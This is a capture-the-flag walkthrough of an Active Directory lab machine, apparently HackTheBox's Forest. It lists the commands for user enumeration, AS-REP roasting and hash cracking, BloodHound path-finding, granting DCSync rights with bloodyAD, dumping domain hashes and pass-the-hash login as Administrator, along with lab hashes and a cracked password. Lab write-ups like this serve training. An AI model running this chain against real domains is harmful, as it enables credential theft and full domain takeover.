Enumeration#
1
| export target=10.129.48.132
|
Port Scanning#
1
| rustscan -a $target --ulimit 10000 -g
|
1

| nmap -Pn -sC -sV -n -p53,135,139,445,593,636,3269,3268,5985,9389,464,389,47001,49666,49664,49665,49668,49671,49677,49676,49681,49698 -T5 $target -oN nmap_forest
|
Domain Enumeration#
1


| enum4linux-ng -A $target
|
We can enum users with nxc
1
| nxc smb $target -u '' -p '' --users
|

I’ve saved the usernames into users.txt

Enumerate if any user can be AS-REP Roastable
1
| impacket-GetNPUsers htb.local/ -usersfile users.txt -no-pass -dc-ip 10.129.48.132 -format hashcat
|

Paste it into a file
1
| echo '$krb5asrep$23$svc-alfresco@HTB.LOCAL:153ceb3d4141e11a16b5dd829d8d93c5$9da06246ee9ef498278d7b8be1749dc822a68d9b2ce303c01c2dd28b550eebdd658d0ecc9b14a46beb3ccc7161267cf1805ad64e7fcbcc3250f1d7f960b1612cbb424f083b0d4145767ad9505d11db4b6746024eb6a8b2e188962715f7ce0c7ffb54cfa5f615c03bc2f1693bc2e88724097fd4c3413e02f82f52a244c6597b771a0c08ee86652fb180d0ac278ffa3bc6fd4926e29b2c2cc1a424108dc88d2a00fcf2e37ce5155d6e9f1a9613b026b74e1baf4b54a0db7071012cf032a3d822e27882ab8c19d6a2f2f693ac6244e5e222a8e016c64070bce4d706b36aa34d16b20a30e4b265e8' > hash
|
Crack it
1
| hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt
|

Save it to a file
1
| echo "svc-alfresco : s3rvice" > creds
|
We have winrm access
1
| nxc winrm $target -u 'svc-alfresco' -p 's3rvice'
|


Connect it with evil-winrm
1
| evil-winrm -i $target -u svc-alfresco -p 's3rvice'
|
Privilege Escalation#
Bloodhound#
1
| bloodhound-python -u 'svc-alfresco' -p 's3rvice' -d htb.local -ns $target -c All --zip
|

Upload it to the Bloodhound CE
Add svc-alfresco to the owned
Path to Domain Admins

Path is clear:
- First, using GenericAll right, we will add the svc-alfresco to Exchange Windows Permissions group.
- Then, using WriteDacl right, we will give ourself DCSync right.
- Finally, using the DCSync right, dump the hashes.
1. Add svc-alfresco to Exchange Windows Permissions#
1
| bloodyAD -H 10.129.48.132 -d htb.local -u svc-alfresco -p s3rvice add groupMember 'Exchange Windows Permissions' svc-alfresco
|

2. Add DCSync right to svc-alfresco#
1
| bloodyAD -H 10.129.48.132 -d htb.local -u svc-alfresco -p s3rvice add dcsync svc-alfresco
|


3. DCSync Attack#
1
| impacket-secretsdump htb.local/svc-alfresco:'s3rvice'@10.129.48.132
|

Login as Administrator with Pass-the-Hash#
1
| evil-winrm -i 10.129.48.132 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
|
Key Takeaways#
- When you obtain a user list, run them all through AS-REP Roasting (
impacket-GetNPUsers); Pre-Auth disabled accounts are vulnerable to offline cracking. - Use BloodHound to map attack paths; ACL-based rights like GenericAll and WriteDacl enable privilege escalation through group memberships.
- Once you have DCSync rights, use
impacket-secretsdump to dump all domain hashes and Pass-the-Hash to log in as Administrator.